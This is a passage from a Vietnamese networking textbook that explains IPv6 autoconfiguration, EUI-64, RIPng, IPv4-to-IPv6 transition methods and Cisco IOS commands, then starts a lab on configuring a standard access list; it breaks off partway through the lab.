
3. Cấu hình tự động:

Như tên của nó, tự động cấu hình là một cơ chế tự động cấu hình địa chỉ IPv6 của một node. Trong IPv6, người ta giả sử rằng không phải thiết bị máy tính, cũng như thiết bị đầu cuối máy tính, sẽ được kết nối vào mạng. Cơ chế tự động cấu hình đã được giới thiệu để kích hoạt plug-and-play của các thiết bị này, để giúp giảm chi phí quản lý.

Tự động cấu hình là một tính năng chủ chốt của IPv6. Nó cho phép cấu hình cơ bản của các nút và đánh số lại dễ dàng.

Tự động cấu hình sử dụng thông tin trong các tin quảng bá của router để cấu hình các nút. Các tiền tố bao gồm trong quảng bá cho bộ định tuyến được sử dụng như tiền tố /64 cho địa chỉ nút. 64 bit khác thu được bằng cách tạo xác nhận giao diện, mà trong trường hợp của Ethernet, là định dạng Eui-64.

Thiết bị định tuyến router định kỳ gửi quảng bá. Khi một nút khởi động, nút có nhu cầu cần địa chỉ của nó trong giai đoạn đầu của quá trình khởi động. Nó có thể được "long" để chờ đợi cho các quảng bá của router tiếp theo để có được những thông tin để cấu hình giao diện của nó. Thay vào đó, nút gửi một tin nhắn đến router trên mạng để yêu cầu nó trả lời ngay lập tức với một quảng bá để các nút ngay lập tức có thể tự động cấu hình địa chỉ IPv6 của mình. Tất cả router phản hồi với một quảng bá thông thường với địa chỉ multicast cho tất cả các nút-như là địa chỉ đích. Hình 6-11 minh họa tự động cấu hình.



Hình 6-11: Tự động cấu hình.


Tự động cấu hình bật tính năng cấu hình plug-and-play của thiết bị IPv6, cho phép các thiết bị kết nối chính nó vào mạng mà không cần cấu hình từ quản trị viên và không có máy chủ, chẳng hạn như máy chủ DHCP. Tính năng chính cho phép triển khai các thiết bị mới trên Internet, chẳng hạn như điện thoại di động, thiết bị không dây, thiết bị gia dụng, và mạng lưới nhà.

4. DHCPv6 (Stateful)

DHCP cho IPv6 cho phép các máy chủ DHCP chuyển các thông số cấu hình như địa chỉ mạng IPv6 đến các node. Nó cung cấp khả năng phân bổ tự động các địa chỉ mạng tái sử dụng và tính linh hoạt. Giao thức này là một stateful để tự động cấu hình địa chỉ IPv6 (RFC 2462), và nó có thể được sử dụng riêng rẽ hoặc đồng thời với địa chỉ IPv6 tự động cấu hình để có được các thông số cấu hình.

5. Dùng dạng EUI-64 trong địa chỉ IPv6:

Giao diện 64-bit định danh trong một địa chỉ IPv6 xác định một giao diện duy nhất vào một liên kết. Liên kết được một môi trường mạng trong đó các nút mạng liên lạc bằng cách sử dụng các lớp liên kết. Giao diện định danh cũng có thể là duy nhất trên một phạm vi rộng lớn hơn. Trong nhiều trường hợp, một giao diện nhận diện là giống nhau, hoặc là dựa trên địa chỉ (MAC) các lớp liên kết của một giao diện. Như trong IPv4, một tiền tố subnet trong IPv6 được liên kết với một liên kết. Hình 6-12 minh họa IPv6 Eui-64 giao diện nhận diện.



Hình 6-12: Giao diện nhận diện EUI-64.

Giao diện định danh trong unicast toàn cầu và các loại địa chỉ IPv6 khác phải được 64 bits dài và có thể được xây dựng trong các định dạng 64-bit Eui-64. Các Eui-64 định dạng giao diện có nguồn gốc từ 48-bit (MAC) địa chỉ bằng cách chèn các FFFE số thập lục phân giữa 3 byte trên (tổ chức duy nhất nhận dạng trường [Oui]) và thấp hơn 3 byte (số) của địa chỉ lớp liên kết. Để đảm bảo rằng địa chỉ được lựa chọn là từ một địa chỉ duy nhất MAC Ethernet, các bit thứ bảy trong byte cao đặt là 1 để chỉ ra tính duy nhất của địa chỉ 48-bit.

VI. Xem xét định tuyến với IPv6:

IPv6 sử dụng độ dài prefix để liên kết đường đi giống như IPv4. Rất nhiều các giao thức định tuyến thông thường đã được sửa đổi để xử lý với địa chỉ IPv6 và cấu trúc tiêu đề khác nhau.

Bạn có thể sử dụng IPv6 và cấu hình định tuyến tĩnh trong cùng một cách đã làm với IPv4. Có một yêu cầu cụ thể cho mỗi IPv6 RFC 2461 là một bộ định tuyến phải có khả năng xác định địa chỉ liên kết nội bộ của mỗi router láng giềng của mình để đảm bảo rằng địa chỉ mục tiêu của một chuyển hướng thông điệp xác định các router láng giềng theo địa chỉ liên kết nội bộ. Yêu cầu này có nghĩa là sử dụng một địa chỉ unicast toàn cầu như là một địa chỉ next-hop với định tuyến IPv6 thì không khuyến khích.


Cisco IOS kích hoạt IPv6 bằng lệnh ipv6 unicast-**routing**.Phải bật tính năng định tuyến unicast IPv6 trước khi một giao thức định tuyến IPv6, hoặc một tuyến đường IPv6 tĩnh, bắt đầu làm việc.

Giao thức thông tin định tuyến thế hệ tiếp theo (RIPng) (RFC 2080) là một giao thức định tuyến distance vector với giới hạn của 15 hop có sử dụng split horizon và poison reverse để ngăn chặn định tuyến lặp. RIPng bao gồm các tính năng sau đây:

■ Dựa trên thông tin định tuyến IPv4 Protocol (RIP) phiên bản 2 (RIPv2) và tương tự như RIPv2
■ Sử dụng IPv6 cho truyền tải
■ Bao gồm các IPv6 prefix và địa chỉ next-hop IPv6.
■ Sử dụng các nhóm multicast FF02:: 9, như địa chỉ đích để cập nhật RIP
■ Gửi thông tin cập nhật trên UDP port 521.

VII. Chiến lược để thực hiện IPv6:

Việc chuyển đổi từ IPv4 không yêu cầu nâng cấp trên tất cả các nút cùng một lúc. Nhiều quá trình chuyển đổi cơ chế cho phép tích hợp trơn tru của IPv4 và IPv6. Các cơ chế khác cho phép các nút IPv4 để giao tiếp với các node IPv6 có sẵn. Tất cả các cơ chế này được áp dụng cho các tình huống khác nhau. Hình 6-13 cho thấy host IPv6 có thể có để đi qua mạng IPv4 trong quá trình chuyển đổi này.



Hình 6-13: Sự chuyển đổi IPv4 đến IPv6.

Ba kỹ thuật phổ biến nhất để chuyển đổi từ IPv4 sang IPv6 là như sau:

■ **Dual stack**: Dual stack là một phương pháp tích hợp trong đó một nút đã thực hiện và kết nối vào cả hai mạng IPv4 và IPv6. Kết quả là, các nút và bộ định tuyến tương ứng của nó có hai ngăn xếp giao thức.

■ **Tunneling**: Một số kỹ thuật đường hầm có sẵn:

- **Manual IPv6-over-IPv4 tunneling**: Một phương pháp tích hợp trong đó một gói tin IPv6 được đóng gói trong các giao thức IPv4. Phương pháp này đòi hỏi phải có dual-stack router.


- **Dynamic 6to4 tunneling**: Một phương pháp tự động thiết lập kết nối của IPv6 đảo thông qua một mạng IPv4, thường là Internet. Phương pháp đào đường hầm 6to4 động được áp dụng cho phép triển khai nhanh các IPv6 trong một mạng công ty mà không có lấy địa chỉ từ các ISP hoặc đăng ký.

- **Intra-Site Automatic Tunnel Protocol (ISATAP) tunneling**: Một cơ chế tự động sử dụng các mạng IPv4 cơ bản như là một lớp liên kết cho IPv6. Đường hầm ISATAP cho phép các cá nhân IPv4 hoặc IPv6 dual-stack trong một site để giao tiếp với máy khác như là một liên kết ảo, tạo ra một mạng IPv6 sử dụng cơ sở hạ tầng IPv4.

- **Teredo tunneling**: Một quá trình chuyển đổi công nghệ IPv6 cung cấp host-to-host tự động thay vì cổng đường hầm. Nó được sử dụng để vượt qua luồng dữ liệu unicast IPv6 khi xếp chồng lên nhau hai host (máy đang chạy cả IPv6 và IPv4) được đặt phía sau một hay nhiều mạng IPv4 NAT.


■ **Proxy và dịch thuật (NAT-PT):** Một cơ chế dịch mà ngồi giữa một mạng IPv6 và một mạng IPv4. Công việc của biên dịch là dịch các gói IPv6 vào trong các gói IPv4 và ngược lại.

Dual stack là một phương pháp tích hợp trong đó một nút đã thực hiện và kết nối với cả hai mạng IPv4 và IPv6, do đó, nút có hai ngăn xếp, như minh họa trong hình 6-14.



Hình 6-14: Cisco IOS Dual Stack.

Cấu hình cơ bản IPv4 và IPv6 trên giao diện, giao diện kép xếp chồng lên nhau và chuyển tiếp lưu lượng IPv4 và IPv6 trên giao diện đó. Hình 6-15 cho thấy một ví dụ về cấu hình này.




Hình 6-15: Cấu hình Dual-Stack.

Sử dụng IPv6 trên một router Cisco IOS yêu cầu lệnh cấu hình toàn cầu **ipv6 unicast-routing**.

Lệnh này cho phép bật tính năng chuyển gói của IPv6.

Tunneling là một phương pháp tích hợp trong đó một gói tin IPv6 được đóng gói trong một giao thức khác, chẳng hạn như IPv4. Hình 6-16 cho thấy hoạt động đào hầm IPv6.



Hình 6-16: Đường hầm IPv6.


Khi IPv4 được sử dụng để đóng gói các gói tin IPv6, một loại giao thức của 41 được quy định trong tiêu đề IPv4, và gói dữ liệu có những đặc điểm sau đây:

■ Bao gồm một tiêu đề 20-byte IPv4 không có lựa chọn và tiêu đề một IPv6 và tải trọng.
■ Yêu cầu dual-stack router. Quá trình này cho phép kết nối của IPv6 mà không cần phải có một mạng lưới trung gian chuyển đổi sang IPv6. Tunneling trình bày hai vấn đề này:

- Đơn vị truyền tối đa (MTU) là có hiệu quả giảm 20 octet nếu tiêu đề IPv4 không có một trường tùy chọn.

- Một mạng lưới đường hầm thường rất khó để khắc phục sự cố. Tunneling là một hội nhập trung gian và kỹ thuật chuyển đổi mà không nên được coi là một giải pháp cuối cùng. Một IPv6 kiến trúc bản địa phải là mục đích cuối cùng.

Trong một đường hầm cấu hình bằng tay, bạn cấu hình địa chỉ IPv4 và IPv6 tĩnh trên bộ định tuyến tại mỗi đầu của đường hầm. Các router phải được kép xếp chồng lên nhau, và các cấu hình không thể thay đổi động như thay đổi các nhu cầu mạng và định tuyến. Bạn cũng phải thiết lập đúng tuyến để chuyển tiếp một gói tin giữa hai mạng IPv6. Hình 6-17 minh họa các yêu cầu về đường hầm IPv6.



Hình 6-17: Các yêu cầu của đường hầm IPv6.

Thiết bị đầu cuối đường hầm có thể unnumbered, nhưng làm cho thiết bị đầu cuối unnumbered thì khó để xử lý sự cố. Việc thực hành tiết kiệm địa chỉ IPv4 cho các thiết bị đầu cuối đường hầm không còn là một vấn đề đối với IPv6.

VIII. Cấu hình IPv6 :

Có hai bước cơ bản để kích hoạt IPv6 trên router. Trước tiên, bạn phải kích hoạt IPv6 chuyển tiếp lưu lượng trên router, và sau đó bạn phải cấu hình mỗi giao diện mà yêu cầu IPv6.

Theo mặc định, IPv6 chuyển tiếp luồng dữ liệu bị vô hiệu hóa trên một router Cisco. Để kích hoạt chuyển tiếp lưu lượng IPv6 giữa giao diện, bạn phải cấu hình lệnh **ipv6 unicast-routing** toàn cầu. Lệnh này cho phép chuyển tiếp lưu lượng IPv6 unicast.

Lệnh **ipv6 address** có thể cấu hình một địa chỉ IPv6 toàn cầu. Địa chỉ liên kết, địa phương được tự động cấu hình khi một địa chỉ được gán cho giao diện. Bạn phải xác định toàn bộ 128-bit địa chỉ IPv6 hoặc chỉ định sử dụng tiền tố 64-bit bằng cách sử dụng tùy chọn Eui-64.

Bạn hoàn toàn có thể chỉ định địa chỉ IPv6 hoặc tính từ Eui-64 nhận dạng của giao diện. Trong ví dụ thể hiện trong hình 6-18, các địa chỉ IPv6 của giao diện được cấu hình sử dụng định dạng Eui-64.

Ngoài ra, bạn hoàn toàn có thể chỉ định toàn bộ địa chỉ IPv6 để gán địa chỉ cho một giao diện router bằng lệnh **ipv6 address** *ipv6-address/prefix-length* trong chế độ cấu hình giao diện.

Bạn có thể thực hiện phân giải tên từ các phần mềm Cisco IOS theo hai cách:

■ Nó có thể định nghĩa một tên tĩnh cho các địa chỉ IPv6 bằng cách sử dụng lệnh **ipv6 host** *name [port] ipv6-address1 [ipv6-address2. . . ipv6-address4]*. Bạn có thể xác định lên đến bốn địa chỉ IPv6 cho một tên máy. Các tùy chọn

port đề cập đến cổng Telnet nên được sử dụng cho các host liên quan.


■ Để xác định máy chủ DNS được sử dụng bởi router, sử dụng lệnh **ip name-server** *address*. Các địa chỉ có thể là một địa chỉ IPv4 hoặc IPv6. Bạn có thể lên đến sáu máy chủ DNS với lệnh này.

Cấu hình và Xác minh RIPng cho IPv6 :

Các đoạn sau đây mô tả cú pháp của một số lệnh thường được sử dụng để cấu hình RIPng. Đối với RIPng, thay vì sử dụng các lệnh **network** để xác định các giao diện nên chạy RIPng, bạn sử dụng lệnh **ipv6 rip** *tag* **enable** trong chế độ cấu hình giao diện cho phép RIPng trên một giao diện. Tham số *tag* mà bạn sử dụng cho lệnh **ipv6 rip enable** phải phù hợp với thông số từ khóa trong câu lệnh **ipv6 router rip**.

Ví dụ: Cấu hình RIPng cho IPv6.

Hình 6-18 cho thấy một mạng lưới của hai router. Router Y được kết nối với mạng mặc định. Trên cả hai Router X và Router Y, "RT0" là một *tag* nhận dạng quá trình RIPng. RIPng được kích hoạt trên giao diện Ethernet đầu tiên của Router bằng cách sử dụng lệnh **ipv6 rip RT0 enable**. Router X cho thấy RIPng được kích hoạt trên cả hai giao diện Ethernet sử dụng lệnh **ipv6 rip RT0 enable**.



Hình 6-18: Ví dụ cấu hình RIPng.

Sau đây là tóm tắt những điểm chính được thảo luận trong phần này:


■ IPv6 cung cấp nhiều lợi ích bổ sung cho IPv4, bao gồm một không gian địa chỉ lớn hơn, kết hợp địa chỉ dễ dàng hơn, và an ninh tích hợp.
■ Địa chỉ IPv6 là 128 bit dài và được tạo thành một tiền tố toàn cầu 48-bit, một subnet ID 16-bit, và một giao diện 64-bit định danh.
■ Có nhiều cách để gán địa chỉ IPv6: gán tĩnh, tự động, và DHCPv6.
■ Cisco hỗ trợ tất cả các giao thức định tuyến IPv6: RIPng, OSPFv3, và EIGRP.
■ Chuyển từ IPv4 sang IPv6 đòi hỏi dual stack, đường hầm, và có thể NAT-PT.
■ Sử dụng lệnh **ipv6 unicast-routing** để kích hoạt IPv6 và **ipv6 address** *ipv6-address /prefix-length* để gán địa chỉ giao diện và kích hoạt một giao thức định tuyến IPv6.

PHẦN 7: Các bài lab minh họa

I. Cấu hình Standard Access List.

1. Mô tả bài lab và đồ hình:

Bài lab này giúp bạn thức hiện việc cấu hình Standard Access List cho cisco router với mục đích ngăn không cho Router2 trao đổi thông tin với Host.



2. Cấu hình Router:

Router1:

```
interface Ethernet0
    ip address 11.0.0.1 255.255.255.0
    no ip directed-broadcast
```

```
interface Serial0
    ip address 192.168.1.1 255.255.255.0
    no ip directed-broadcast
```

Router2:

```
interface Serial0
    ip address 192.168.1.2 255.255.255.0
    clockrate 56000
```

Host:

```
IP address 11.0.0.2
Subnet mask: 255.255.255.0
Gateway: 11.0.0.1
```

3. Thực hiện cấu hình theo yêu cầu:

- Thực hiện định tuyến chi router như sau (dùng giao thức RIP):

```
Router1(config)#router rip
Router1(config-router)#network 192.168.1.0
Router1(config-router)#network 11.0.0.0
!
Router2(config)#router rip
Router2(config-router)#network 192.168.1.0
Router2(config-router)#network 10.0.0.0
```

Thực hiện kiểm tra quá trình định tuyến:

Router2#ping 192.168.1.1

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:

!!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 32/34/36 ms

Router2#ping 11.0.0.1

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 11.0.0.1, timeout is 2 seconds:

!!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 32/34/36 ms

Router2#ping 11.0.0.2

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 11.0.0.2, timeout is 2 seconds:

!!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 32/34/36 ms

Sau quá trình định tuyến, kiểm tra chắc chắn rằng mạng đã được thông, thực hiện việc tạo ACL để ngăn không cho Router2 ping vào host.

Vì khi lưu thông, gói tin muốn đến được địa chỉ của host bắt buộc phải đi qua Router1.

Thực hiện tạo Access List trên Router1 như sau:

```
Router1(config)#access-list 1 deny 192.168.1.2 0.0.0.0
//từ chối truy cập của địa chỉ 192.168.1.2//
```

Lúc này thực hiện lệnh ping từ Router2 vào host

Router2#ping 11.0.0.2

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 11.0.0.2, timeout is 2 seconds:

!!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 32/34/36 ms

Thấy rằng lệnh ping thực hiện vẫn thành công, lý do là chưa mở chế độ Access List trên interface Serial0 của Router1.

```
Router1(config)#interface Serial0
Router1(config-if)#ip access-group 1 in  //ngăn cản đường vào cổng Serial 0 theo access group 1/
```

Router2#ping 11.0.0.2

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 11.0.0.2, timeout is 2 seconds:

U.U.U

Success rate is 0 percent (0/5)

Thực hiện việc đổi địa chỉ của router:

Router2:

```
interface Serial0
   ip address 192.168.15.2 255.255.255.0
```

Router1:

```
interface Serial0
   ip address 192.168.15.1 255.255.255.0
```

Thực hiện lại việc định tuyến:

```
Router2(config)#router rip
Router2(config-router)#network 192.168.15.0
!
Router1(config)#router rip
Router1(config-router)#network 192.168.15.0
Router1(config-router)#network 11.0.0.0
```

Thực hiện lệnh ping:

```
Router2#ping 11.0.0.2
        Type escape sequence to abort.
        Sending 5, 100-byte ICMP Echos to 11.0.0.2, timeout is 2 seconds:
        U.U.U
        Success rate is 0 percent (0/5)
```

Lệnh ping vẫn không thành công lý do là khi không tìm thấy địa chỉ source trong danh sách ACL, router sẽ mặc định thực hiện **deny any**, vì vậy phải thay đổi mặc định này:

```
Router1(config)#access-list 1 permit any
```

Lúc này thực hiện lại lệnh ping:

